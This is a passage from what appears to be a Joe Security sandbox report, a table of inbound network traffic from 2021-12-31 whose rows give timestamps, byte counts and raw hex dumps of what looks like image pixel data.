b3 9a 4f 00 ba a3 5f 00 c1 ac 6f 00 c9 b5 7f
Data Ascii: ?(@lu~/?O_o</td></tr>
<tr><td>2021-12-31 18:08:37 UTC</td><td>1818</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii:</td></tr>
<tr><td>2021-12-31 18:08:37 UTC</td><td>1826</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 ff ff ff 40 ff ff ff 9f ff ff ff ff ff ff ff
Data Ascii: @</td></tr>
<tr><td>2021-12-31 18:08:37 UTC</td><td>1834</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 30 ff ff ff bf ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
ff ff ff ff d6 c8 9e ff 9f 7e 1f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91
6c 00 ff 91 6c 00 ff 91 6c 00
Data Ascii: 0~lllllllllll</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:37 UTC	1842	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 30 ff ff ff cf ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff dd d1 ae ff 98 75 10 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: 0ulllllllllllllllllllllll
2021-12-31 18:08:37 UTC	1850	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 9f ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ba a3 5f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: _lllllllllllllllllllllllllllllllll
2021-12-31 18:08:37 UTC	1858	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 9f ff ff ff ff ff ff ff ff ff ff ff ff f8 f6 ef ff 9f 7e 1f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: ~lllllllllllllllllllllllllllllllllllllll
2021-12-31 18:08:37 UTC	1866	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 50 ff ff ff ff ff ff ff ff ff ff ff ff f1 ed df ff 98 75 10 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: Pullllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:08:37 UTC	1874	IN	Data Raw: 00 00 00 00 00 00 00 00 ff ff ff 20 ff ff ff ef ff ff ff ff ff ff ff ff f1 ed df ff 98 75 10 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: ulllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:08:37 UTC	1882	IN	Data Raw: ff ff ff ff f1 ed df ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:08:37 UTC	1890	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: lllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:08:37 UTC	1898	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: lllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:08:37 UTC	1906	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: lllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:08:37 UTC	1914	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: lllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:08:37 UTC	1922	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: lllllllllllllllllllllllllllllllllllllllllllllllllllllllll

Copyright Joe Security LLC 2021

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:37 UTC	1930	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:08:37 UTC	1938	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:08:37 UTC	1946	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:08:37 UTC	1954	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:08:37 UTC	1962	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:08:37 UTC	1970	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:08:37 UTC	1978	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
